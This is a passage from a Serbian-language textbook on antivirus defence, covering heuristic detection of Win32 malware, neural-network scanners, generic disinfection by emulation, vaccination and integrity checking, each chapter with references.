Evolucija metamorfnih malicioznih kodova je najveći izazov ove decenije. Oni evoluiraju strašnom brzinom. Sa perspektive antivirusnih istraživača i profesionalaca koji se bave sigurnošću, ovo će biti veoma interesanto i stresno vreme.

Reference

[1] Dr. Igor Muttik , *personal communication*, 2001.

[2] Peter Szor and Peter Ferrie , "Hunting for Metamorphic," *Virus Bulletin Conference*, 2001, pp. 123-144.

[3] Dmitry O. Gryaznov , "Scanners of the Year 2000: Heuristics," *Virus Bulletin Conference*, 1995, pp. 225-234.

[4] Kurt Natvig , "Sandbox II: Internet," *Virus Bulletin Conference*, 2002, pp. 125-141.

[5] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

TRINAESTO POGLAVLJE

Heuristička analiza

Heuristička analiza je omogućila uspešan način detektovanja virusa. Najveća mana skenera baziranih na heuristici je veoma česta lažna detekcija, koja može da šteti korisniku. U neku ruku, ipak, heuristika donosi više koristi nego li štete.

Na primer, moderni skeneri ne mogu u današnje vreme opstati bez upotrebe heuristike u detektovanju makro virusa[1]. U slučajevima binarnih virusa, heurističko skeniranje može biti veoma efikasno, ali stvarni rizik od lažnih detekcija je često veći od stare dobre heuristike makroa.

Mogućnosti heurističkog analizatora moraju biti smanjene do nivoa broja lažne detekcije koji nije značajno visok., dok je skener još uvek sposoban da pohvata racionalni broj novih malicioznih kodova. Ovo nije lak zadatak jer heurističko skeniranje ne funkcioniše u vakumu. Heuristika je tesno povezana sa dobrim poznavanjem stvarnih tehnika inficiranja određenih tipova malicioznih kodova. Različiti tipovi malicioznih kodova imaju kompletno drugačija pravila na kojima logika heurističkog analizatora mora biti izgrađena.

Sledeće karakteristike su korisni filter za algoritamsku detekciju:

- o **Egzekucija koda startovana u zadnjog sekciji**[2] – Većina Win32 malware menjaju ulaznu tačku aplikacije do tačke polednje sekcije programa. Veoma je sumljivo ukoliko je ulazna tačka PE slike ne ukazuje na sekciju koda.
- o **Karakteristike sumljivih sekcija**[2] – Veoma često sekcije virusa nemaju izvršne karakteristike, već imaju samo mogućnost pisanja, ili pak i izvršnu mogućnost i mogućnost pisanja. Oba ova slučaja moraju biti shvaćena kao sumljiva. Neki virusi ne uspevaju da setuju karakteristično polje i ostave polje na 0. Ovo je takođe sumljivo.
- o **Virtualna veličina je netačna u PE hederu**[2] – Ipak, treba uzeti mogućnost da ovo može biti rezultat loše dezinfekcije.
- o **Moguća „pukotina“ između sekcija**[2] – Mnogi stari maliciozni kodovi imaju ovaj bug, praveći dobar heuristični trag.
- o **Sumljiva redirekcija koda**[2] – Veoma je sumljivo detektovanje kada lanac egzekucije koda skače sa sekcije glavnog koda u neku drugu sekciju blizu ulazne tačke programa.


- o **Sumljivo ime sekcije koda**[2] – Sumljivo je ako sekcija ne sadrži kod kao npr. .reloc, . debug, i tako dalje. Egzekucija koda u tim sekcijama mora biti markirana.
- o **Moguća header infekcija**[2] – Ako ulazna tačka PE programa ne ukazuje na nijednu sekciju već ukazuje na na polje posle PE headera ili pre prve sekcije niza podataka, onda je PE fajl najverovatnije inficiran sa header infekcijom.
- o **Sumljivi uvoz iz KERNEL32.DLL**[2]
- o **Uvoz adresne table je patchovan**[2]
- o **Višestruki PE headeri**[2] – Kada PE aplikacija ima više nego li jedan header, fajl mora biti smatran sumljivim.
- o **Kernel look-up**[2] – Kod koji radi sa ukazivačima teških-kodova na određena sistemska mesta, kao što je KERNEL32.DLL ili na polja memorije virtualne mašine je takođe sumljiv.
- o **Netačna veličina koda u headeru**[2]

13.1 Heuristička analiza korišćenjem Neural Network

Nekoliko istraživača je pokušalo da koriste neural network kako bi detektovala maliciozne kodove. Neural network je podpolje veštačke inteligencije[3],[4], tako da je proučavanje veoma inspirativno. Veoma komplikovani polimorfni EPO maliciozni kodovi kao što je Zhengxi detektovani su uspešno korišćenjem istrenirane neural network[5].

Generalno, istrenirana neural network je loša za detekciju pojedinačnog malicioznog koda zbog broja podataka i proračunavanja koja su potrebna. Čak i dobro optimizovani neural network skener može umanjiti performanse skeniranja za oko 5%. Ono što je interesantnije je da neural network može biti pridodan heurističkom skeneru kompjutera. U praksi IBM istraživači su uspešno pridodali neural network heurističkoj detekciji boot[6] i Win32 malware[7].

Jedan od ključnih problema bilo koje heuristike su lažne detekcije. Ukoliko heuristika suviše alarmira onda je ljudi neće koristiti. Neural network može biti lako pretrenirana što predstavlja zamku ove metode. Pretrenirane neural network pamte trening veoma dobro, ali ne rade sa novim uzorcima. Drugim rečima, ne uspevaju da detektuju nove maliciozne kodove. Kako bi eliminisali taj problem koriste se višestruke neural network. Više od jedne mreže su upotrebljene da bi potvrdile pozitivnu detekciju. U početku razvoja IBM je koristio četiri neural network, ali se najbolji rezultati postižu sa pet neural network..



Slika15. Grafički prikaz neural network

IBM-ov neural network je sastavni deo Symantecovog antivirusa. Ovo je rezultat toga što su neural network imale tako malo lažnih detekcija da su odmah upotrebljene u default skeniranju ovog antivirusa.

Reference

- [1] Peter Szor , "Attacks on Win32," Virus Bulletin Conference, 1998.
- [2] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.
- [3] Glenn Coates and David Leigh , "Virus Detection: The Brainy Way," Virus Bulletin Conference, 1995, pp. 211-224.
- [4] Righard Zwienenberg , "Heuristics Scanners: Artificial Intelligence?," Virus Bulletin Conference, 1995, pp. 203-210.
- [5] Costin Raiu , "Defeating the 7-headed monster," <http://craiu.pcnet.ro/papers>.
- [6] Gerald Tesauro, Jeffrey O. Kephart, Gregory B. Sorkin , "Neural Networks for Computer Virus Recognition," IEEE Expert, Vol. 11, No. 4, August 1996, pp. 5-6.
- [7] William Arnold and Gerald Tesauro , "Automatically Generated Win32 Heuristic Virus Detection," Virus Bulletin Conference, September 2000, pp. 123-132.

ČETRNAESTO POGLAVLJE

Regularne i generične metode dezinfekcije

U početku, antivirusni skeneri su mogli da dezinfikuju samo one maliciozne kodove koji su bili pronađeni od strane istraživača antivirusnih kompanija[1]. Proizvođači antivirusa su u velikoj meri bili sposobni da održe korak sa novim virusima, dodajući na vreme rutine detekcije i dezinfekcije, sve do 1996. godine. Logično se je očekivalo da prilikom čišćenja sistema, sistem opet bude u prvobitnom stanju kao pre same infekcije.

Situacija se je preko noći promenila generisanjem već postojećih virusa. Čak i proizvođači antivirusnih software-a su bili prinuđeni da priznaju da se u buduće čišćenje virusa mora vršiti generičkim metodama.

Kako je broj malicioznih kodova nastavio sa rastom, sve više i više malicioznih kodova nisu bili detektovani samo zato jer istraživači nisu smatrali nužnim da se pojedini maliciozni kodovi nađu u dizinfekcionim rutinama.. Na žalost, neki korisnici su bili inficirani ovim malicioznim kodovima.

Moguće je, ali veoma teško dezinfikovati nepoznate maliciozne kodove. Postoje nekoliko pristupa ovom problemu. Jedna metoda je praćenje izvršavanja mogućeg inficiranog programa sa interfejsom debuggera sve dok maliciozni kod ne vrati host u originalno stanje[2]. Ova metoda funkcioniše ali se ne smatra preterano pouzdanom. Alternativa je emulisati program i sakupiti informacije o egzekuciji, koristeći informacije sa pravilama generisanja kako bi se napravila dezinfekcija bazirana na pravilima. Iako je ovo veoma teško implementirati, pokazala se je veoma dobrom za to vreme.

Postavilo se je pitanje koliko virusa može biti uklonjeno na ovaj način? Testiranje generičnog dezinfektora predstavlja veoma težak zadatak. Testiranje koliki broj pojedinačnih virusa se može dezinfikovati na ovaj način je besmisleno, jer se radi o generičkom antivirusnom proizvodu. Važnije je koliko se mogu dezinfikovati što više različitih tipova malicioznih kodova. Otprilike 60% , barem za neke maliciozne kodove kao što su na primer DOS virusi. Generična dezinfekcija može znatno umanjiti veličinu antivirusne baze, jer je manje varijanti potrebno skladištiti.

14.1 Standardna dezinfekcija

Pre negoli se pređe na generičnu dezinfekciju, treba se razumeti kako antivirusni program popravljajući zaraženi fajl. Na primer, virus se pridodaje na kraj host fajla, u ovom slučaju virus modifikuje početak programa kako bi preusmerio kontrolu na sebe. Ukoliko virus nije dosta primitivan, on će sačuvati početak fajla u samom kodu virusa, jer je ovo neophodno da bi se program žrtve izvršio pravilno nakon infekcije. Primer ispod[3]:

CODE CODE CODE CODE CODE CODE CODE CODE CODE CODE

CODE CODE CODE CODE CODE CODE CODE CODE CODE CODE

CODE CODE CODE CODE CODE CODE CODE CODE CODE CODE

a. Victim program

J ODE CODE CODE CODE CODE CODE CODE CODE CODE CODE C

M ODE CODE CODE CODE CODE CODE CODE CODE CODE CODE VIRUS C

P ODE CODE CODE CODE CODE CODE CODE CODE CODE CODE C

b. Infected program

Svaki virus dodaje neku novu funkciju žrtvi. Inficirana žrtva će zatim izvršiti maliciozni kod, koji će zatim inficirati druge fajlove ili sistemska polja ili će biti rezidentan u memoriji. Maliciozni kod će zatim popraviti fajl i memoriju žrtve. Ovo verovatno izgleda veoma prosto. Na žalost, jednostavno je samo sa tačke gledišta malicioznog koda, koji modifikuje nekoliko bajta u fajlovima žrtve i pri tome čuva deo originalnog koda fajla u telu malicioznog koda.

U početku, istraživači malicioznih kodova nisu imali problema sa konvencionalnom dezinfekcijom. Imali su dovoljno vremena za analizu virusa jer ih je bilo jako malo. Mogli su potrošiti nedelje sa svakim novim uzorkom dok ne bi dobili informacije neophodne za čisto čišćenje.

U osnovi, svaki proces čišćenja je lak kao i svaka infekcija. Dezinfekcija se je vršila na sledeće načine:

- Kako pronaći maliciozni kod (u većini slučajevima pomoću stringova za pretaraživanje)
- Gde se originalni početak host fajla može naći u samom malicioznom kodu
- Veličina tela malicioznog koda u bajtovima

Kada su imali sve ove informacije istraživači su sa lakoćom mogli ukloniti maliciozni kod. Ovakav način repliciranja virusa je u velikoj meri štedeo vreme. Tadašnji istraživači su lakoćom mogli izračunati mesto originalnih bajtova u telu virusa upoređujući mnoge inficirane uzorke sa neinficiranim korestići specijalni program za tu namenu. Ovaj sistem je radio sve pojave enkriptovanih, samomutirajućih ili polimorfnih virusa. Karakteristika ovog sistema je ručno analiziranje svakog virusa pojedinačno od strane istraživača. Naravno sa malo sreće ovaj sistem je funkcionisao. Naravno ukoliko ovo nije bilo dovoljno moralo se je sa dodavanjem novih funkcija kako bi se promenila

strategija rada antivirusa. Ovo je oduzimalo strašno mnogo vremena te sa te tačke gledišta nije bilo dovoljno.

14.2 Generični dekriptori i dezinfekcija

Većina boljih antivirusa imaju generični dekriptor kako bi se nosio sa polimorfnim virusima, tako da je izgleda rešen najveći problem. Istraživači su mogli dekriptovati maliciozni kod kako bi se koristio stari string za pretragu, što je u suštini dovelo do napredka antivirusnih kompanija u borbi sa malicioznim kodovima. U osnovi, metoda generičnog dekriptora je deo generične tehnike dizinfekcije.

14.3 Kako radi generični dekriptor?

Ideja o upotrebi generičkog dekriptora bez bilo kakvog skladištenja informacija o originalnom fajlu je prvobitno razvijena od strane Frans Veldmana iz TBCLEAN[3] programa.

Generična dezinfekcija je jednostavna ali izuzetno dobra. Dezinfektor učitava inficirani fajl i počinje sa njegovom emulacijom sve dok maliciozni kod ne vrati inficirani fajl u njegovo originalnu formu spreman za njegovo izvršavanje. Iz ovoga se može jasno stvoriti utisak da generični dezinfektor koristi maliciozni kod kako bi izvršio najvažniji deo procesa čišćenja. Po Veldmanovim rečima "Pustimo da virus odradi prljav posao!" može se videti srž ove tehnike. Maliciozni kod ima početak originalnog fajla. Sve što je potrebno istraživačima je kopiranje očišćenog programa nazad u fajl.

14.4 Kako dezinfektor može biti siguran da je fajl inficiran?

Mogu se koristiti sve tehnike heurističnog skeniranja. U suštini generični dezinfektor je kombinacija heurističnog skenera i heurističnog dezinfekora. Ipak i standardne metode se mogu koristiti za detektovanje virusa, a onda emulator može biti iskorišćen za čišćenje[2].

14.5 Gde je pravi kraj host fajla?

Ovo pitanje je veoma značajno. Ne može se uvek na jednostavan način ukloniti deo programa koji je već preuzeo kontrolu, u tom slučaju se ne mogu dezinfikovati složeniji maliciozni kodovi, koji ubacuju dekriptor u host program.

U većini slučajeva može se odvojiti fajl od mesta njegovog prvog ubačaja ili skoka u fajlu, ali se ne mogu svi maliciozni kodovi dezinfikovati na taj način. Ukoliko odvojimo jedan deo fajla gde je smeštena ulazna tačka malicioznog koda, ukloniće se suviše kodova te sam taj program neće moći funkcionisati pravilno.

Drugi problem koji se pojavljuje je uklanjanje suviše malo bajtova iz inficiranog programa, ostavljajući deo malicioznog koda posle čišćenja. U ovom slučaju drugi

antivirusni skeneri mogu pronaći zaostale stringove za pretragu izazivajući pri tome lažnu detekciju.

Najbolji način je sakljupljanje informacija o samom malicioznom kodu za vreme emulacije. U tom slučaju dobar rezultat je zagarantovan.

14.6 Koliko tipova virusa se mogu dezinfikovati na ovaj način?

Broj različitih metoda koje maliciozni kodovi mogu koristiti pri inficiranju programa ili sistem su skoro neograničene. Iako se ne mogu svi maliciozni kodovi dezinfikovati na ovaj način, ipak većina onih jednostavnijih ipak mogu.

14.7 Boot sektor virusi

Na žalost, relativno je lako napisati boot sektor virus. U današnje vreme, sve je manje boot sektor virusa, može se reći da su oni relikvija prošlosti. Generična dezinfekcija je naročito uspešna u detektovanju i dezinfekciji ovih napasti. Emulacija boot programa je jednostavna, i većina boot sektor virusa skladište originalni boot sektor negde na disku i pokrenuće ga kad tad. U tom momentu virus može biti uhvaćen i dezinfikovano generalno.

14.8 Fajl infektori

Postoje mnogo različitih načina na koji se mogu inficirati fajlovi, upravo zbog ogromne razlike u strukturama fajlova. Najveći problem je overwriting, pri čemu maliciozni kod nadpisuje početak fajla, bez da sačuva originalni kod fajla. Takav virus je skoro nemoguće dezinfikovati, a da se pri tom ne zna struktura fajla pre infekcije. Iako je nemoguće dezinfikovati ovakve maliciozne kodove, oni se veoma lako detektuju korišćenjem heuristike. Manje od 5% malicioznih kodova koriste ovakvu metodu inficiranja fajlova.

Postoji još problematičnih slučajeva infekcije, ali oni svi skupa ne iznose ni 10% od broja ukupnih malicioznih kodova u divljini. Nekoliko vrsta malicioznih kodova prave problem heurističnoj tehnici. Ovakve vrste koriste različite tehnike inficiranja, sa prljavim trikovima specijalno dizajniranim da onemoguće detekciju i dezinfekciju generične metode. Ovakvih je malicioznih kodova oko 15% posto u divljini[3].

Kada izvršimo sabiranje štetočina koji inficiraju nadpisivanjem i ostalih koji koriste specijalne metode ukupno čine 30%[3] malware koji se ne mogu rešiti na lak način sa generičnim metodama. Ukoliko emulator ne zadobije kontrolu na deo malicioznog koda u inficiranom fajlu onda od dezinfekcije nema ništa. Izvršavanje malicioznog koda se mora kontrolisati na veoma inteligentan način. Na primer, kada se maliciozni kod izvrši sa pozivom „Da li si tamo“, emulator mora dati zadovoljavajući odgovor. Na ovaj način, maliciozni kod misli da je već rezidentan u memoriji i popravlja host fajl. Ipak i ovu tehniku je teško implementirati u svim slučajevima.

14.9 Heuristično generične popravke

Napredni heuristični dezinfektor „AHD“ (Advanced Heuristic Disinfector) je istraživački projekat, ali ovakva heuristika je ugrađena u većinu savremenih antivirusnih rešenja. Napredni heuristični dezinfektor koristi metodu generične dezinfekcije kombinovanu sa heurističnim skeniranjem.

Ispod se nalaze heuristički markeri koji se koriste za detekciju malicioznog koda:

- **Enkripcija:** Funkcija dekriptora koda je pronađena.
- **Otvaranje postojećeg fajla (r/w):** Ovaj program otvara drugi izvršni fajl za pisanjem. Ovaj marker je veoma čest kod virusa, ali i kod nekih legitimnih programa.
- **Sumljivi pristup fajlu:** Može doći do inficiranja fajla AHD može izbaciti dodatne informacije o tipu virusa, kao na primer rekurzija strukture infekcije (direktna akcija). Time/date trigger routine: This virus might have an activation routine.
- **Memorijsko rezidentni kod**
- **Prekid hooka**
- **Nedokumentovani prekinuti pozivi:** AHD knows a lot of "undocumented" interrupts, so this flag will be displayed when the interrupt looks tricky, like the VSAFE/VWATCH uninstall interrupt sequence, which is very common in DOS viruses to disable the resident components of MSAV (Microsoft AntiVirus on DOS).
- **Relokacija u memoriji:** Program relocira sebe na sumljiv način.
- **Pregled veličine memorije:** Program pokušava modifikovanje BIOS TOP memoriju nadpisujući BIOS podatke.
- **Samo relucirajući kod**
- **Kod koji traži fajlove:** Program pokušava da nađe druge izvršne programe (*.COM i *.EXE i tako dalje).
- **Sumljiva alokacija memorije**
- **Replikacija:** Program nadpisuje početke drugih programa.
- **Antidebug kod**
- **Direktni pristup disku** (boot infekcija ili oštećenje)

- **Korišćenje nedokumentovanih DOS osobina**
- **EXE/COM odluka:** Program pokušava proveru da li je EXE file.
- **Zamka loadovanja programa**
- **CMOS pristup:** Program pokušava modifikovanja CMOS područje podataka.
- **Vektor kod:** Virus pokušava da koristi generičnog dezinfektora kao što je vektor da izvrši sebe na sistemu eksploatišući kod analizatora baziranog na traganju.

14.10 Primer generične dezinfekcije

Ispod je prikazan primer dezinfekcije AHD-om. Zeppelin je polimorfni virus koji koristi originalni mutirajući engine (MtE)[3]. Virus je prepoznat heurističkom analizom, i čisto stanje programa je vraćeno, što je prikazano ispod.

X:\FILEVIRS\MTE\ZEPPELIN\MOTHER.COM

- Encrypted code
 - Self-relocating code
 - Code to search for files
 - Open existing file (r/w)
 - Suspicious file access
 - Time/Date trigger routine
- > Probably infected with an unknown virus
1. Infect host starts with -> 0xE9 0xFC 0x13 0x53 0x6F
 2. Clean host starts with -> 0xEB 0x3C 0x90 0x53 0x6F
 3. Original file size: 5119 , Virus size: 4097
- Virus can be removed generically.

Reference

[1] Peter Szor , "Generic Disinfection," Virus Bulletin Conference, 1996.

[2] Frans Veldman , Documentation of TBCLEAN.

[3] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

PETNAESTO POGLAVLJE

Vakcinacija (pelcovanje)

U prošlim vremenima, kada je bilo samo nekoliko kompjuterskih virusa, vakcinacija protiv kompjuterskih virusa je bila veoma učestala tehnika. Ideja je veoma slična humanoj vakcinaciji. Kompjuterski virusi tipično označavaju inficirane objekte markerom kako bi izbegli višestruke infekcije. Vakcinacijom ili pelcovanjem dodaje se marker virusa u objektima, zaustavljajući inficiranje jer virus u tom slučaju veruje da su svi objekti već inficirani. Na žalost, i ova tehnika ima svojih mana, a to su:

- Svaki fajl infektor ima različiti marker (ili nema marker uopšte), tako da je nemoguće pelcovati protiv čak i svih poznatih fajl infektora, da ne pominjemo one nepoznate. Treba se napomenuti da pelcovanje za dva različita fajl infektora može biti kontraproduktivno. Ipak, ideja pelcovanja može biti i dalje korisna u mrežnom okruženju gde odnos poverenja između umreženih računara se ne može eliminisati tako lako. W32/Funlove[1] na primer može nabrojati i inficirati udaljene računare preko deljivih direktorijuma. Lakše se u ovom slučaju obračunati tako da fajl infektor nikada i ne zarazi falove nego li kasni čistiti fajlove. Program za dezinfekciju može markirati fajl tako da fajl infektor već misli da je fajl inficiran te ga ostavlja na miru.
- Prekomerna upotreba pelcovanja može umanjiti efikasnost detekcije virusa i dezinfekciju. Na primer, pelcovanje fajlova menja veličinu samih fajlova. Ovo može prouzrokovati nepravilnu dezinfekciju ukoliko antivirusni program mora da proračuna poziciju od kraja fajla[1].

Reference

[1] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

ŠESNAESTO POGLAVLJE

Provera integriteta

Široki spektar tehnika skeniranja jasno pokazuje koliko je teško detektoru identifikovati čak i poznate maliciozne kodove. Ovaj problem se najbolje može rešiti korišćenjem više generičnih metoda koje vrše prevenciju i zaustavljanje promena fajlova i drugih izvršnih objekata bazirano na integritetu.

Fredrick Cohen je demonstrirao da provera integriteta[1] fajlova je najbolja generična metoda. Na primer, on-demand proverivač integriteta može proračunati checksume svakog fajla koristeći neki dobar algoritam[2].

On-demand proverivač integriteta koristi bazu podataka checksuma koja stvorena na nekom bezbednom sistemu ili na nekom drugom mestu, kao što je online lokacija na primer. Baza podataka se koristi kad god se vrši provera integriteta novog objekta na sistemu ili kad god se desi promena checksuma na već postojećem. Detekcija novih i izmenjenih objekata je najlakši način da se nađe moguća infekcija. Naravno i ova metoda ima svojih loših mana o koji će biti reči.

16.1 Lažne detekcije

Generalno, mana ove tehnike su suviše lažnih detekcija. Na primer, mnoge aplikacije menjaju svoj sopstveni kod. Interesantno je da po rečima Petera Szora prilikom provere njegovog prvog proverivača integriteta, čak i program kao što je Turbo Paskal menja svoj sopstveni kod. Programi veoma često menjaju svoje kodove da bi smestili informacije o konfiguraciji zajedno sa izvršnim fajlovima. Ovo je veoma loša ideja sa gledišta integriteta. Ipak, se masovno i dan danas koristi.

Još jedan set lažnih detekcija se pojavljuje zbog korišćenja run-time pakera. Razni alati kao na primer, PKLITE, LZEXE, UPX, ASPACK[7] se koriste za pakovanje aplikacija. Korisnici mogu odlučiti da kompresuju aplikaciju u bilo koje vreme. Ovo će alarmirati proveru integriteta prilikom korišćenja pakera. Tipično je kompresovani fajl manji od originalnog. Na ovaj način korišćenjem provere integriteta se može umanjiti lažne detekcije, tj. skladištenjem informacija o fajlu, kao što je na primer njegova veličina. Treniranjem provere integriteta da prilikom smanjivanja fajla se ne diže uzbuna, se mogu u znatnoj meri umanjiti lažne detekcije. Ali ovo otvara novu mogućnost kompresovanih malicioznih kodova u inficiranju kompjutera. Tipičan primer lažne detekcije u proverivaču integriteta su ažuriranja programa.

16.2 Čisto inicijalno stanje

Provera integriteta kao metoda polazi od toga da pretpostavlja da je sistem ima čisto inicijalno stanje (da nema već postojeću infekciju). Na žalost, nije uvek ovako. Mnogi korisnici će instalirati antivirusni program tek nakon infekcije ili pak sumlje na nju. Ukoliko je sistem već inficiran, checksum malicioznog koda je možda već preuzet, čineći proveru integriteta neefikasnom. Razvoj provere integriteta je rezultirala sa velikim brojem napada na njega. Na primer, stealth maliciozni kodovi su veoma teški za detekciju korišćenjem provere integriteta. Drugi problem se javlja na novo inficirane aplikacije koje su stavljene od strane korisnika kao poverljive i izvršene. Kada je maliciozni kod pokrenut, on može obrisati bazu podataka checksuma provere integriteta. Rezultat ovoga može biti sledeći, provera integriteta je ili potpuno uklonjena ili je potrebno ponovno njeno obnavljanje od ogrebotina i stvaranje nove baze podataka. Ovim se njena efektivnost umanjuje. Ono što je možda najvažnije, provera integriteta mora verovati sistemu i njegovom hardware-skim komponentama i nadajući se da tu nema sigurnosnih propusta[3].

16.3 Brzina

Provera integriteta je veoma spora tehnika[7]. Usporavanje može predstavljati smetnju krajnjem korisniku. Zbog ovoga, provera integriteta je optimizovana za uzimanje checksuma iz oblasti gde se u većini slučajeva pojavljuju štetočine. Na primer, iz headera, iz entry pointa, veličina fajla se takođe uzima u obzir, ponekad i atributi, itd. Ovakvo setovanje provere integriteta može u velikoj meri poboljšati performanse provere integriteta, ali u istoj meri i umanjuje njenu efektivnost.

16.4 Specijalni objekti

Provera Integriteta mora da poznaje specijalne objekte kao što su Microsoft Word na primer, sa makroima u njima[4]. Nije poželjno registrovati svaku promenu kad god korisnik nešto edituje. Korisnije je pratiti specijalne objekte unutar nekog dokumenta, na primer makroe, negoli celi Word dokument.

16.5 Neminovnost promenljivih objekata

Provera integriteta funkcioniše samo onda kada dolazi do promene objekata na sistemu. Ubačeni u memoriju maliciozni kodovi, kao brzo-šireći crvi, ne mogu biti zaustavljeni na ovaj način.

16.6 Moguća rešenja

Uz pomoć provere integriteta veliki broj problema može biti u znatnoj meri smanjen[5]. Provera integriteta uvek ide sa drugim zaštitnim proizvodima, kao sa antivirusima na primer, ili je sastavni njihov deo. Antivirusi traže poznate štetočine, dok provera integriteta povećava nivo zaštite. Ovakva rešenja su sve više i više

implementirana, i sve će se više koristiti u budućnosti, sa sve većim brojem malicioznih kodova.

U budućnosti će se ići na poboljšavanju ove tehnike. Frederick Cohen je prvi dao jednu ovakvu ideju pod nazivom štit integriteta[6]. U budućnosti će PC arhitektura sadržati sigurnosni čip koji će skladištiti korisnikov tajni ključ. Ovo će omogućiti učitavanje operativnog sistema na takav način da će individualni integritet svake komponente biti proveren i pouzdan. Ovakvi sistemi će pružati poboljšanu zaštitu memorije, otežavajući malicioznom kodu da ugrozi samu zaštitu. Administrator sistema će biti u stanju da odredi polise za poverljive aplikacije bazirane na nekoliko faktora, kao na primer da li je neka aplikacija prijavljena ili ne kao poverljiva. Ovo će u velikoj meri poboljšati sigurnost i otežati posao malicioznim kodovima.

Reference

- [1] Dr. Frederick B. Cohen , *A Short Course on Computer Viruses*, Wiley, 2nd Edition, 1994, ISBN: 0471007684.
- [2] Ronald L. Rivest , "The MD5 Message-Digest Algorithm," RFC 1321, April 1992.
- [3] Dr. Frederick Cohen , "A Note on High-Integrity PC Bootstrapping," *Computers & Security*, 10, 1991, pp. 535-539.
- [4] Mikko Hypponen , "Putting Macros Under Control," *Virus Bulletin*, 1998, pp. 289-300.
- [5] Vesselin Bontchev , "Possible Virus Attacks Against Integrity Programs and How to Prevent Them," *Virus Bulletin Conference*, 1992, pp. 131-141.
- [6] Dr. Frederick Cohen , "Models of Practical Defenses Against Computer Viruses," *Computers & Security*, 8, 1989, pp. 149-160.
- [7] Peter Szor „THE ART OF COMPUTER VIRUS RESEARCH AND DEFENSE“, Addison Wesley Professional, February 03, 2005.

